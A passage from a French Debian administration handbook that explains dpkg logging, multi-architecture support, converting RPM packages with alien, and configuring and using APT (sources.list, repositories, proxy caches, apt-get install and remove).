dpkg tient un journal de toutes ses actions, dans /var/log/dpkg.log. Ce journal est extrêmement verbeux, car il détaille chacune des étapes par lesquelles passent les paquets manipulés par dpkg. En plus d'offrir un moyen de suivre le comportement de dpkg, cela donne surtout un historique de l'évolution du système : on peut retrouver l'instant précis où chaque paquet a été installé ou mis à jour et ces informations peuvent être extrêmement utiles pour comprendre un changement récent de comportement. Par ailleurs, toutes les versions étant enregistrées, il est facile de croiser les informations avec le changelog.Debian.gz des paquets incriminés, voire avec les rapports de bogues disponibles en ligne.

5.4.5. Support multi-architecture

Tous les paquets Debian ont un champ Architecture dans leur information de contrôle. Ce champ peut prendre la valeur all (pour les paquets ne dépendant pas d'une architecture particulière), ou le nom de l'architecture visée dans le cas contraire (comme amd64, armhf, etc.). Dans ce dernier cas, par défaut, dpkg n'acceptera d'installer le paquet que si son architecture déclarée est la même que celle renvoyée par dpkg --print-architecture.

Cette restriction assure que les utilisateurs ne vont pas se retrouver avec des binaires compilés pour une architecture incorrecte. Elle présente tout de même le défaut que certains ordinateurs sont capables de faire fonctionner des binaires compilés pour différentes architectures, soit de manière native (un système amd64 peut exécuter des programmes i386) soit par le biais d'émulateurs.

Activer le support multi-architecture

Le support multi-architecture de dpkg permet à l'administrateur de définir des architectures supplémentaires dont les paquets pourront être installés sur le système. Cela se fait simplement par la commande dpkg --add-architecture comme l'illustre l'exemple ci-dessous. Il existe aussi une commande dpkg --remove-architecture pour désactiver le support d'une architecture supplémentaire, mais elle n'est utilisable que si aucun paquet de cette architecture n'est installé.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-4.7-base_4.7.2-5_armhf.deb
dpkg: erreur de traitement de gcc-4.7-base_4.7.2-5_armhf.deb (--install) :
 l'architecture du paquet (armhf) ne correspond pas à celle du système (amd64)
Des erreurs ont été rencontrées pendant l'exécution :
 gcc-4.7-base_4.7.2-5_armhf.deb
```

```
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-4.7-base_4.7.2-5_armhf.deb
Sélection du paquet gcc-4.7-base:armhf précédemment désélectionné.
(Lecture de la base de données... 181617 fichiers et répertoires déjà installés.)
Dépaquetage de gcc-4.7-base:armhf (à partir de gcc-4.7-base_4.7.2-5_armhf.deb) ...
Paramétrage de gcc-4.7-base:armhf (4.7.2-5) ...
# dpkg --remove-architecture armhf
dpkg : erreur : impossible de supprimer l'architecture « armhf »actuellement utilisée
    ➥  dans la base de données
# dpkg --remove-architecture armel
# dpkg --print-foreign-architectures
armhf
```

NOTE

Le support multi-architecture dans APT

APT détecte quand dpkg a été configuré pour reconnaître des architectures supplémentaires et télécharge automatiquement les fichiers Packages correspondants pendant son processus de mise à jour.

Les paquets des architectures supplémentaires peuvent alors être installés avec `apt-get install package:architecture`.

EN PRATIQUE

Utilisation de binaires i386 propriétaires sur amd64

Il existe de nombreux cas d'usage pour le support multi-architectures ; parmi les plus populaires, citons la possibilité d'exécuter des binaires 32 bits (i386) sur des systèmes 64 bits (amd64), en particulier pour tenir compte du fait que plusieurs applications populaires bien que propriétaires (comme Skype) ne sont disponibles qu'en version 32 bits.

Avant le support multi-architecture, pour faire fonctionner une application 32 bits sur un système 64 bits, il fallait installer *ia32-libs*. Ce paquet, qui rassemblait dans un paquet « amd64 » des versions 32 bits des bibliothèques les plus courantes, était un affreux bricolage.

Changements liés au support multi-architecture

Pour que le support multi-architecture soit réellement utile et utilisable, les bibliothèques ont dû être réempaquetées et déplacées vers un répertoire dépendant de l'architecture, de sorte que plusieurs copies de la même bibliothèque (mais compilées pour des architectures différentes) puissent être installées en même temps. Ces paquets ont été mis à jour pour inclure le champ d'en-tête Multi-Arch:same, qui signale au système de gestion des paquets que plusieurs versions de ces paquets peuvent être co-installées sans risque (et que ces paquets ne peuvent sa-

tisfaire que des dépendances de paquets ayant la même architecture). Comme le support multi-architecture n'est présent que depuis Debian Wheezy, toutes les bibliothèques n'ont pas encore été converties (mais celles qui étaient rassemblées dans *ia32-libs* l'ont été !).

```
$ dpkg -s gcc-4.7-base
dpkg-query : erreur : --status requiert un nom de paquet légal. « gcc-4.7-base » ne l
    ➥ 'est pas ; nom de paquet « gcc-4.7-base » ambigu avec plus d'une instance
    ➥ installée

Utiliser --help pour de l'aide sur la recherche de paquets.
$ dpkg -s gcc-4.7-base:amd64 gcc-4.7-base:armhf | grep ^Multi
Multi-Arch: same
Multi-Arch: same
$ dpkg -L libgcc1:amd64 |grep .so
/lib/x86_64-linux-gnu/libgcc_s.so.1
$ dpkg -S /usr/share/doc/gcc-4.7-base/copyright
gcc-4.7-base:amd64, gcc-4.7-base:armhf: /usr/share/doc/gcc-4.7-base/copyright
```

Il est à noter que les paquets Multi-Arch:same ne sont identifiables sans ambiguïté que si leur nom est qualifié avec leur architecture. Ils ont également la possibilité de partager des fichiers avec d'autres instances du même paquet ; `dpkg` s'assure que ces fichiers partagés sont identiques au bit près. Pour terminer, mentionnons que toutes les instances d'un même paquet doivent avoir la même version et qu'ils doivent donc être mis à jour en même temps.

Le support multi-architecture apporte également quelques complications dans la gestion des dépendances. Une dépendance, pour être satisfaite, requiert soit un paquet marqué Multi-Arch:foreign, soit un paquet dont l'architecture est identique à celle du paquet déclarant la dépendance (lors de ce processus de résolution des dépendances, les paquets indépendants de l'architecture sont considérés comme ayant l'architecture principale du système). Une dépendance peut aussi être affaiblie de manière à pouvoir être satisfaite par un paquet d'architecture quelconque, avec la syntaxe *paquet*:any, mais les paquets des architectures supplémentaires ne peuvent satisfaire cette dépendance que s'ils sont marqués comme Multi-Arch:allowed.

5.5. Cohabitation avec d'autres systèmes de paquetages

Les paquets Debian ne sont pas les seuls paquetages logiciels exploités dans le monde du logiciel libre. Le principal concurrent est le format RPM de la distribution Red Hat Linux et de ses nombreuses dérivées. C'est une distribution commerciale qui fait souvent référence ; il est donc fréquent que des logiciels fournis par des tierces parties soient proposés sous forme de paquets RPM plutôt que Debian.

Dans ce cas, il faut savoir que le programme `rpm`, qui permet de manipuler des paquets RPM, existe en paquet Debian ; il est donc possible d'utiliser des paquets de ce format sur une machine

Debian. On veillera en revanche à limiter ces manipulations à l'extraction des informations du paquet ou à la vérification de son intégrité. Il est en effet déraisonnable de faire appel à `rpm` pour installer un paquet RPM sur un système Debian — RPM emploie ses propres bases de données, distinctes de celles des logiciels natifs (comme `dpkg`). C'est pourquoi il n'est pas possible d'assurer une coexistence saine des deux systèmes de paquetage.

D'autre part, l'utilitaire *alien* permet de convertir des paquets RPM en paquets Debian et vice versa.

COMMUNAUTÉ

Encourager l'adoption du `.deb`

Si vous employez régulièrement `alien` pour installer des paquets RPM provenant d'un de vos fournisseurs, n'hésitez pas à lui écrire pour exprimer aimablement votre vive préférence pour le format `.deb`. Notez cependant que le format du paquet ne fait pas tout : un paquet `.deb` construit avec `alien`, ou préparé pour une autre version de Debian que celle que vous utilisez, voire pour une distribution dérivée comme Ubuntu, n'offrira probablement pas le même niveau de qualité et d'intégration qu'un paquet spécifiquement mis au point pour Debian *Wheezy*.

```
$ fakeroot alien --to-deb phpMyAdmin-2.0.5-2.noarch.rpm
phpmyadmin_2.0.5-2_all.deb generated
$ ls -s phpmyadmin_2.0.5-2_all.deb
  64 phpmyadmin_2.0.5-2_all.deb
```

Vous constaterez que ce processus est extrêmement simple. Il faut cependant savoir que le paquet généré ne dispose d'aucune information de dépendances, puisque les dépendances des deux formats de paquetage n'ont pas de rapports systématiques. C'est donc à l'administrateur de s'assurer manuellement que le paquet converti fonctionnera correctement et c'est pourquoi il faut éviter autant que possible les paquets Debian générés ainsi. Heureusement, Debian dispose de la plus grosse collection de paquets logiciels de toutes les distributions et il est probable que ce que vous cherchez y existe déjà.

En consultant la page de manuel de la commande `alien`, vous constaterez également que ce programme gère d'autres formats de paquetages, notamment celui de la distribution Slackware (il s'agit simplement d'une archive `.tar.gz`).

La stabilité des logiciels déployés grâce à l'outil `dpkg` contribue à la célébrité de Debian. La suite des outils APT, décrite dans le chapitre suivant, préserve cet avantage tout en soulageant l'administrateur de la gestion de l'état des paquets, nécessaire mais difficile.

Mots-clés

apt-get
apt-cache
aptitude
synaptic
sources.list
apt-cdrom

Chapitre

6

Maintenance et mise à jour : les outils APT

Ce qui rend Debian si populaire auprès des administrateurs, c'est la facilité avec laquelle il est possible d'y installer des logiciels et de mettre à jour le système complet. Cet avantage unique est dû en grande partie au programme APT*, outil dont les administrateurs de Falcot SA se sont empressés d'étudier les possibilités.*

APT est l'abréviation de *Advanced Package Tool* (outil avancé pour les paquets). Ce que ce programme a d'« avancé », c'est la manière d'aborder la problématique des paquets. Il ne se contente pas de les évaluer un par un, mais les considère dans leur ensemble et réalise la meilleure combinaison possible de paquets en fonction de tout ce qui est disponible et compatible (au sens des dépendances).

VOCABULAIRE

Source de paquets et paquet source

Le terme *source* est source d'ambiguïté. Il ne faut pas confondre un paquet source — paquet contenant le code source d'un programme — et une source de paquets — emplacement (site web, serveur FTP, CD-Rom, répertoire local, etc.) contenant des paquets.

APT a besoin qu'on lui fournisse une « liste de sources de paquets » : c'est le fichier `/etc/apt/sources.list` qui décrira les différents emplacements (ou « sources ») publiant des paquets Debian. APT devra ensuite rapatrier la liste des paquets publiés par chacune de ces sources, ainsi que leurs en-têtes. Il réalise cette opération en téléchargeant les fichiers `Packages.{gz,bz2,lzma,xz}` (cas d'une source de paquets binaires) et `Sources.{gz,bz2,lzma,xz}` (cas d'une source de paquets sources) et en analysant leur contenu. Lorsque l'on dispose déjà d'une copie ancienne de ces fichiers, APT est capable de les mettre à jour en ne téléchargeant que les différences (voir encadré « Mise à jour incrémentale » page 124).

B.A.-BA

Compression `gzip`, `bzip2`, `LZMA` et `XZ`

Une extension `.gz` dénote un fichier compressé avec l'utilitaire `gzip`, qui est l'utilitaire Unix traditionnel pour compresser les fichiers, rapide et efficace. De nouveaux outils, plus récents, obtiennent de meilleurs taux de compression mais nécessitent plus de ressources (temps de calcul et mémoire) pour comprimer ou décomprimer un fichier. Par ordre d'apparition, citons `bzip2` (qui produit des fichiers d'extension `.bz2`), `LZMA` (qui produit des `.lzma`) et `xz` (qui produit des `.xz`).

6.1. Renseigner le fichier `sources.list`

6.1.1. Syntaxe

Le fichier `/etc/apt/sources.list` contient sur chaque ligne active une description de source, qui se décompose en 3 parties séparées par des blancs.

Le premier champ indique le type de la source :

- « deb » pour des paquets binaires,
- « deb-src » pour des paquets sources.

Le deuxième champ indique l'URL de base de la source (combinée aux noms de fichier présents dans les fichiers `Packages.gz`, elle doit donner une URL complète valide) : il peut s'agir d'un miroir Debian ou de toute autre archive de paquets mise en place par des tierces personnes. L'URL peut débuter par file:// pour indiquer une source locale située dans l'arborescence de fichiers du système, par http:// pour indiquer une source accessible depuis un serveur web, ou encore par ftp:// pour une source disponible sur un serveur FTP. On trouvera aussi cdrom:// pour les installations à partir de CD-Rom/DVD-Rom/Blu-ray, mais moins fréquemment, les méthodes d'installation par le réseau étant de plus en plus répandues.

La syntaxe du dernier champ dépend de la structure du dépôt. Dans les cas les plus simples, il s'agit juste d'indiquer le nom du sous-répertoire (terminé par une barre oblique) contenant la source désirée (cela sera souvent `./` s'il n'y a pas de sous-répertoires — les paquets sont alors directement à l'URL spécifiée). Mais le cas le plus courant concerne les dépôts structurés comme les miroirs Debian officiels, avec plusieurs distributions elles-mêmes subdivisées en composants. Dans ce cas, il faut indiquer la distribution choisie (soit par son « nom de code » — voir la liste dans l'encadré « Bruce Perens,un leader chahuté » page 10 — soit par sa « suite » — stable, testing, unstable), puis les composants ou sections à activer (sur un miroir Debian standard, ils seront à choisir parmi main, contrib et non-free).

VOCABULAIRE

Les archives `main`, `contrib` et `non-free`

Debian prévoit trois sections pour différencier les paquets selon les licences prévues par les auteurs des programmes respectifs. `Main` (archive principale) rassemble tous les paquets répondant pleinement aux principes du logiciel libre selon Debian.

L'archive `non-free` (non libre), spéciale, contient des logiciels ne répondant pas (totalement) à ces principes mais néanmoins distribuables librement. Cette archive, qui ne fait pas officiellement partie de Debian, est un service rendu aux utilisateurs qui pourraient avoir besoin de ces logiciels — mais Debian recommande toujours d'accorder la préférence aux logiciels libres. L'existence de cette section gêne considérablement Richard M. Stallman et empêche la Free Software Foundation de recommander l'usage de Debian.

`Contrib` (contributions) est un stock de logiciels libres ne fonctionnant pas sans certains éléments non libres. Il peut s'agir de programmes dépendant de logiciels de la section `non-free` ou de fichiers non libres tels que des ROM de jeux, des BIOS de consoles, etc. On y trouve encore des logiciels libres dont la compilation nécessite des éléments propriétaires. C'était au début le cas de la suite bureautique OpenOffice.org, qui avait besoin d'un environnement Java propriétaire.

ASTUCE

Fichiers `/etc/apt/sources.list.d/*.list`

Si de nombreuses sources de paquets sont référencées, il peut être utile de les séparer en plusieurs fichiers, chaque fragment étant stocké dans un `/etc/apt/sources.list.d/fichier.list` (voir encadré « Répertoire en `.d` » page 125).

Les entrées cdrom décrivent les CD/DVD-Rom Debian dont vous disposez. Contrairement aux autres entrées, un CD-Rom n'est pas disponible en permanence puisqu'il faut l'insérer dans le lecteur et qu'un seul disque peut être lu à la fois — ces sources sont donc gérées un peu différemment. On ajoutera ces entrées à l'aide du petit programme `apt-cdrom`, habituellement invoqué avec le paramètre add. Ce dernier demande alors d'insérer le disque dans le lecteur et parcourt son contenu à la recherche de fichiers `Packages`, qu'il utilisera pour mettre à jour sa base de données de paquets disponibles (opération habituellement réalisée par la commande `apt-get update`). Dès lors, APT pourra vous demander d'insérer le disque en question s'il a besoin de l'un de ses paquets.

6.1.2. Dépôts pour les utilisateurs de *Stable*

Voici le contenu standard du fichier `sources.list` pour un système fonctionnant avec la version *Stable* de Debian:

Ex. 6.1 *Fichier* `/etc/apt/sources.list` *pour les utilisateurs de Debian Stable*

```
# Mises à jour de sécurité
deb http://security.debian.org/ wheezy/updates main contrib non-free
deb-src http://security.debian.org/ wheezy/updates main contrib non-free

## Miroir Debian

# Dépôt de base
deb http://ftp.debian.org/debian wheezy main contrib non-free
deb-src http://ftp.debian.org/debian wheezy main contrib non-free

# Mises à jour pour stable
deb http://ftp.debian.org/debian wheezy-updates main contrib non-free
deb-src http://ftp.debian.org/debian wheezy-updates main contrib non-free

# Rétroportages vers stable
deb http://ftp.debian.org/debian wheezy-backports main contrib non-free
deb-src http://ftp.debian.org/debian wheezy-backports main contrib non-free
```

Ce fichier liste toutes les sources de paquets associées à la version *Wheezy* de Debian (la version actuellement *Stable* à l'heure où ces lignes sont écrites). Nous avons pris le parti de nommer *Wheezy* explicitement plutôt que d'utiliser son alias « stable » (stable, stable-updates, stable-backports) pour éviter que le système change spontanément et hors de toute action de notre part lors de la prochaine publication d'une version stable.

DÉCOUVERTE

apt-spy

Ce logiciel teste la vitesse de téléchargement depuis plusieurs miroirs Debian et génère un fichier `sources.list` pointant sur le miroir le plus rapide.

Le miroir sélectionné pendant l'installation convient généralement puisqu'il est choisi en fonction du pays. Mais si jamais l'on constatait des lenteurs lors du téléchargement, ou en cas de déménagement, il sera peut-être utile d'essayer cette application disponible dans le paquet *apt-spy*.

La plupart des paquets vont provenir du « dépôt de base », qui contient tous les paquets mais n'est mis à jour que rarement (environ une fois tous les deux mois pour les mises à jour de stable). Les autres dépôts sont partiels (ils ne contiennent pas tous les paquets) mais contiennent des mises à jour de paquets qu'APT est capable d'installer. Les sections suivantes détaillent les principes régissant chacun de ces dépôts.

Il est à noter que lorsque la version souhaitée d'un paquet est disponible sur plusieurs dépôts, le paquet sera téléchargé sur le premier de ces dépôts mentionnés dans le fichier `sources.list`. C'est pour cette raison que l'on place généralement les sources non officielles à la fin du fichier.

Notons au passage que la plupart de ce que cette section mentionne à propos de *Stable* s'applique également à *Oldstable*, puisque cette dernière distribution est simplement une plus ancienne *Stable* qui reste maintenue en parallèle.

Mises à jour de sécurité

Les mises à jour de sécurité ne sont pas hébergées sur le réseau de miroirs Debian habituel, mais sur security.debian.org (qui est concentré sur un petit nombre de serveurs maintenus par l'équipe d'administrateurs système de Debian). Cette archive contient des mises à jour de sécurité (préparées par l'équipe en charge de la sécurité dans Debian ou par les responsables de paquets) pour la distribution *Stable*.

Ce serveur peut aussi héberger des mises à jour de sécurité pour *Testing*, mais cela arrive plus rarement ; ces mises à jour atteignent le plus souvent *Testing* en suivant le cheminement régulier des paquets en provenance d'*Unstable*.

Mises à jour de la distribution stable

Les mises à jour de la distribution stable ne sont pas nécessairement liées à des problèmes de sécurité, mais elles sont tout de même considérées comme suffisamment importantes pour être mises à disposition des utilisateurs avant la prochaine publication d'une version stable mise à jour (*point release*).

Ce dépôt va typiquement contenir des correctifs pour des bogues critiques qui n'ont pas pu être corrigés avant la publication officielle de la version stable de Debian, ou qui ont été introduits par

des mises à jour postérieures. En fonction de l'urgence ou non des différentes situations, il peut aussi contenir des mises à jour pour les paquets qui ont besoin d'évoluer au fil du temps… par exemple les règles de détection de spam de *spamassassin*, la base de données de virus de *clamav*, ou encore les données de changement d'heure de tous les fuseaux horaires (*tzdata*).

En pratique, il s'agit d'un sous-ensemble du dépôt proposed-updates, sélectionné avec soin par les gestionnaires de publication de stable.

Mises à jour proposées

Une fois publiée, la distribution *Stable* n'est mise à jour que tous les 2 mois environ. Le dépôt proposed-updates contient les mises à jour qui sont proposées à l'inclusion dans *Stable*, sous la supervision des gestionnaires de publication stable.

Les mises à jour de sécurité et les mises à jour de la distribution stable sont toujours incluses dans ce dépôt, mais pas uniquement ; les responsables de paquets ont aussi la possibilité de corriger des problèmes qui sont importants sans toutefois justifier une publication immédiate.

Notons qu'il est possible d'activer ce dépôt si l'on veut tester ces corrections avant leur publication officielle. Nous employons ici l'alias wheezy-proposed-updates qui est à la fois plus explicite et plus cohérent puisque squeeze-proposed-updates existe également (pour les mises à jour de *Oldstable*) :

```
deb http://ftp.debian.org/debian wheezy-proposed-updates main contrib non-free
```

Rétroportages vers stable

Le dépôt stable-backports héberge des « rétroportages » de paquets (*backports*). Ce terme désigne un paquet d'un logiciel récent recompilé pour une distribution plus ancienne, généralement *Stable*.

Lorsque cette distribution commence à dater, de nombreux logiciels évoluent en amont et les nouvelles versions ne sont pas réintégrées dans la *Stable* courante (qui n'est modifiée que pour prendre en compte les problèmes les plus critiques, comme les problèmes de sécurité). Comme les distributions *Testing* et *Unstable* peuvent être plus risquées, des volontaires proposent parfois des recompilations des logiciels récents pour *Stable*, ce qui permet de restreindre une éventuelle instabilité à un petit nombre, bien choisi, de paquets.

➨ http://backports.debian.org

Le dépôt stable-backports est dorénavant disponible sur les miroirs Debian standards, mais les rétroportages pour *Squeeze* sont toujours hébergés sur un serveur dédié (backports.debian.org), et ont besoin de l'entrée suivante dans le fichier `sources.list` :

```
deb http://backports.debian.org/debian-backports squeeze-backports main contrib non-
    ➥ free
```

Les rétroportages de stable-backports sont toujours issus de paquets disponibles dans *Testing*, de manière à assurer que tous les rétroportages pourront être mis à jour vers la prochaine version stable lorsqu'elle sera disponible.

Bien que ce dépôt fournisse de nouvelles versions des paquets, APT ne va les installer que sur instruction explicite (ou si un paquet concerné a déjà été mis à jour vers une version rétroportée précédente) :

```
$ sudo apt-get install package/wheezy-backports
$ sudo apt-get install -t wheezy-backports package
```

6.1.3. Dépôts pour les utilisateurs de *Testing*/*Unstable*

Voici un `sources.list` standard pour un système qui fonctionne avec la version *Testing* ou *Unstable* de Debian :

Ex. 6.2 *Fichier* `/etc/apt/sources.list` *pour les utilisateurs de Debian* Testing/Unstable

```
# Unstable
deb http://ftp.debian.org/debian unstable main contrib non-free
deb-src http://ftp.debian.org/debian unstable main contrib non-free

# Testing
deb http://ftp.debian.org/debian testing main contrib non-free
deb-src http://ftp.debian.org/debian testing main contrib non-free

# Stable
deb http://ftp.debian.org/debian stable main contrib non-free
deb-src http://ftp.debian.org/debian stable main contrib non-free

# Mises à jour de sécurité
deb http://security.debian.org/ stable/updates main contrib non-free
deb http://security.debian.org/ testing/updates main contrib non-free
deb-src http://security.debian.org/ stable/updates main contrib non-free
deb-src http://security.debian.org/ testing/updates main contrib non-free
```

Avec ce fichier `sources.list`, APT installera des paquets depuis *Unstable*. Si cela n'est pas souhaitable, il convient d'utiliser l'option de configuration APT::Default-Release (voir section 6.2.3,

« Mise à jour » page 123) pour indiquer à APT de prendre les paquets dans une autre distribution (vraisemblablement *Testing* dans ce cas).

Il est parfaitement raisonnable d'inclure tous ces dépôts même si un seul suffirait. Les utilisateurs de *Testing* apprécieront la possibilité de choisir manuellement un paquet corrigé dans *Unstable* lorsque sa version dans *Testing* est affectée par un bogue pénible. À l'opposé, les utilisateurs d'*Unstable* qui découvrent des régressions inattendues pourront rétrograder certains paquets vers la version présente dans *Testing*, qui devrait fonctionner.

L'inclusion *Stable* est sujette à débat, mais elle donne souvent accès à des paquets qui ont été supprimés des versions de développement. Elle permet également de profiter des dernières mises à jour des paquets qui n'ont pas encore été modifiés depuis la publication de la dernière version stable.

Le dépôt Experimental

L'archive de paquets *Experimental*, présente sur tous les miroirs Debian, contient des paquets qui n'ont pas encore leur place dans la version *Unstable* pour cause de qualité insuffisante — ce sont fréquemment des versions de développement ou pré-versions (alpha, bêta, *release candidate*...) des logiciels. Il arrive également qu'un paquet y soit envoyé après avoir subi des changements importants, potentiellement sources de problèmes. Le mainteneur cherche alors à débusquer ceux-ci avec l'aide des utilisateurs avancés capables de gérer les soucis importants. Après cette première phase, le paquet passe dans *Unstable*, au public beaucoup plus vaste, et où il subira donc des tests de bien plus grande envergure.

On réservera donc *Experimental* aux utilisateurs qui n'ont pas peur de casser leur système puis de le réparer. Cette distribution peut quand même permettre de rapatrier ponctuellement un paquet que l'on tient à essayer ou utiliser. C'est d'ailleurs la logique standard que Debian lui associe, puisque son ajout dans le fichier `sources.list` d'APT n'entraîne pas l'emploi systématique des paquets qui s'y trouvent. La ligne qu'il convient d'ajouter est la suivante :

```
deb http://ftp.fr.debian.org/debian experimental main contrib non-free
```

6.1.4. Ressources non officielles : apt-get.org et mentors.debian.net

Il existe de nombreuses sources non officielles de paquets Debian, mises en place par des utilisateurs avancés ayant recompilé certains logiciels, par des programmeurs mettant leur création à disposition, et même par des développeurs Debian proposant des pré-versions de leur paquet en ligne. Un site web fut mis en place pour trouver plus facilement ces sources alternatives. On y trouve une quantité impressionnante de sources de paquets Debian prêtes à être intégrées dans les fichiers `sources.list`. Attention toutefois à ne pas ajouter n'importe quoi. Chaque source est en effet prévue pour une version particulière de Debian (celle employée pour compiler les

paquets concernés) ; on veillera à maintenir une certaine cohérence dans ce que l'on choisit d'installer.

➨ http://www.apt-get.org/

Signalons également l'existence du site mentors.debian.net, qui regroupe des paquets sources réalisés par des prétendants au statut de développeur Debian officiel ou par des volontaires souhaitant créer des paquets Debian sans passer par ce processus d'intégration. Ces paquets sont donc fournis sans aucune garantie de qualité; prenez garde à vous assurer de leur origine et intégrité puis à bien les tester avant d'envisager de les déployer.

COMMUNAUTÉ

Les sites en `debian.net`

Le domaine *debian.net* ne constitue pas une ressource officielle du projet Debian. Chaque développeur Debian a la possibilité d'employer ce nom de domaine pour l'usage de son choix. On y trouve des services officieux (parfois des sites personnels) hébergés sur une machine n'appartenant pas au projet et mis en place par des développeurs Debian, voire des prototypes attendant d'être migrés sur *debian.org*. Deux raisons peuvent expliquer que certains de ces prototypes restent en *debian.net* : soit personne ne souhaite faire l'effort nécessaire à sa transformation en service officiel (hébergé dans le domaine *debian.org* et avec une certaine garantie de maintenance), soit le service est trop controversé pour être officialisé.

Installer un paquet revient à donner les droits administrateur à son concepteur, car il décide du contenu des scripts d'initialisation qui sont exécutés sous cette identité. Les paquets officiels Debian sont réalisés par des volontaires cooptés et examinés, capables de sceller leurs paquets pour en vérifier l'origine et l'intégrité.

Mais défiez-vous a priori d'un paquet dont l'origine est incertaine et qui n'est pas hébergé sur un des serveurs officiels du projet Debian : évaluez le degré de confiance que vous accordez au concepteur et vérifiez l'intégrité du paquet.

➨ http://mentors.debian.net/

POUR ALLER PLUS LOIN

Anciennes versions des paquets : `snapshot.debian.org`

Un nouveau service (officialisé en avril 2010) permet de « remonter dans le temps » et de retrouver une ancienne version d'un paquet. Il peut permettre de vérifier quelle version d'un paquet a introduit une régression, par exemple, et plus concrètement, de revenir à la version précédente en attendant que la régression soit corrigée.

➨ http://snapshot.debian.org/

6.1.5. Mandataire à antémémoire (*proxy-cache*) pour paquets Debian

Lorsqu'un réseau complet de machines est configuré pour télécharger les mêmes paquets mis à jour depuis le même serveur distant, tout administrateur sait qu'il serait utile d'utiliser un

mandataire (*proxy*) configuré comme un cache (voir encadré « Cache » page 131) pour limiter le trafic induit par les multiples téléchargements.

APT peut être configuré pour utiliser un proxy « standard » (voir section 6.2.4, « Options de configuration » page 124 pour la configuration d'APT, et section 11.6, « Mandataire HTTP/FTP » page 311 pour la configuration du proxy lui-même), mais l'écosystème Debian offre de meilleures options pour ce problème. Les logiciels présentés dans cette section sont dédiés à cette tâche et sont souvent plus efficaces qu'un proxy générique puisqu'ils peuvent tirer parti de la structure spécifique des dépôts APT (par exemple, ils peuvent savoir quand un fichier devient obsolète et ainsi ajuster la durée pendant laquelle ce fichier est conservé).

apt-cacher et *apt-cacher-ng* fonctionnent comme des proxies standards. Le fichier `sources.list` d'APT reste inchangé, mais APT est configuré pour utiliser ces logiciels comme proxy lors des requêtes sortantes.

À l'opposé, *approx* se comporte comme un serveur HTTP qui servirait de miroir pour d'autres dépôts externes, rendus accessibles dans ses URL de plus haut niveau. La correspondance entre ces répertoires de premier niveau et les adresses distantes des dépôts est maintenue dans le fichier de configuration `/etc/approx/approx.conf` :

```
# <name> <repository-base-url>
debian   http://ftp.debian.org/debian
security http://security.debian.org
```

Par défaut, *approx* fonctionne avec le port 9999 via inetd (voir section 9.6, « Le super-serveur `inetd` » page 222) et nécessite que les utilisateurs ajustent leur fichier `sources.list` pour qu'il pointe vers le serveur approx :

```
# Fichier sources.list utilisant un serveur approx
deb http://apt.falcot.com:9999/security wheezy/updates main contrib non-free
deb http://apt.falcot.com:9999/debian wheezy main contrib non-free
```

6.2. Commandes `aptitude` et `apt-get`

APT est un projet relativement vaste, qui prévoyait à l'origine une interface graphique. Il repose sur une bibliothèque contenant le cœur de l'application et `apt-get` est la première interface — en ligne de commande — développée dans le cadre du projet.

De nombreuses interfaces graphiques sont ensuite apparues en tant que projets extérieurs : `synaptic` (interface graphique), `aptitude` (qui inclut à la fois une interface en mode texte et une interface graphique, bien que pas encore complète), `wajig`, etc. Le frontal le plus recommandé, `apt-get`, est celui employé lors de l'installation de Debian et celui que nous utiliserons pour les exemples de cette section. Notez cependant que la syntaxe en ligne de commande d'`aptitude`

est très similaire à celle d'`apt-get`. En cas de différences notables avec `apt-get`, celles-ci seront détaillées.

6.2.1. Initialisation

Un préalable à tout travail avec APT est la mise à jour de la liste des paquets disponibles, qui s'effectue avec un simple `apt-get update`. Selon le débit de votre connexion, cette opération peut durer puisqu'elle télécharge un certain nombre de fichiers `Packages/Sources/Translation-code_langue`, devenus assez volumineux au fil de la croissance de Debian (plus de 10 Mo pour la section `main`). Évidemment, une installation à partir d'un jeu de CD-Rom ne nécessite aucun téléchargement — cette opération est alors très rapide.

6.2.2. Installation et suppression

APT permet d'ajouter ou de supprimer des paquets sur le système, respectivement avec `apt-get install paquet` et `apt-get remove paquet`. Dans chaque cas, APT installera automatiquement les dépendances nécessaires ou supprimera les paquets dépendant du paquet en cours de désinstallation. La commande `apt-get purge paquet` demande une désinstallation complète — les fichiers de configuration sont alors également supprimés.

ASTUCE

`apt-get --reinstall` et `aptitude reinstall`

Il arrive que le système soit endommagé suite à la suppression ou à la modification de fichiers appartenant à un paquet. Le moyen le plus simple de récupérer ces fichiers est alors de réinstaller le paquet concerné.

Malheureusement, le système de paquetage considère que ce dernier est déjà installé et refuse poliment de s'exécuter ; l'option `--reinstall` de la commande `apt-get` permet précisément d'éviter cet écueil. La commande ci-dessous réinstalle *postfix* même si ce dernier est déjà présent.

```
# apt-get --reinstall install postfix
```

La ligne de commande d'`aptitude` est un peu différente, mais le même effet s'obtient avec `aptitude reinstall postfix`.

Le problème ne se pose pas avec `dpkg`, mais il est rare que l'administrateur emploie directement ce dernier.

Attention, recourir à `apt-get --reinstall` pour restaurer des paquets modifiés au cours d'une attaque ne suffit certainement pas à retrouver un système identique à ce qu'il était au préalable. La section 14.6, « En cas de piratage » page 443 détaille la marche à suivre si vous avez subi un tel incident de sécurité.

ASTUCE

Installer la même sélection de paquets plusieurs fois

Il est parfois souhaitable de pouvoir installer systématiquement la même liste de paquets sur plusieurs ordinateurs. C'est possible assez facilement.

Récupérons d'abord la liste des paquets installés sur l'ordinateur qui servira de « modèle » à dupliquer.

```
$ dpkg --get-selections >liste-pkg
```

Le fichier `liste-pkg` contient la liste des paquets installés. Il faut alors transférer le fichier `liste-pkg` sur les ordinateurs à mettre à jour et y employer les commandes suivantes :

```
## Mettre à jour la liste des paquets connus par dpkg
# avail=`mktemp`
# apt-cache dumpavail > "$avail"
# dpkg --merge-avail "$avail"
# rm -f "$avail"
## Mettre à jour les sélections de dpkg
# dpkg --set-selections < pkg-list
## Demander à apt-get d'installer les paquets sélectionnés
# apt-get dselect-upgrade
```

La première commande enregistre la liste des paquets disponibles dans la base de données de dpkg, puis `dpkg --set-selections` restaure les vœux de paquets à installer, que l'invocation d'`apt-get` exauce ensuite ! `aptitude` n'offre pas cette commande.

ASTUCE

Supprimer et installer en même temps

Il est possible, en ajoutant un suffixe, de demander à `apt-get` (ou `aptitude`) d'installer certains paquets et d'en supprimer d'autres sur la même ligne de commande. Lors d'une commande `apt-get install`, ajoutez un « - » aux noms des paquets que vous souhaitez supprimer. Lors d'une commande `apt-get remove`, ajoutez un « + » aux noms des paquets que vous souhaitez installer.

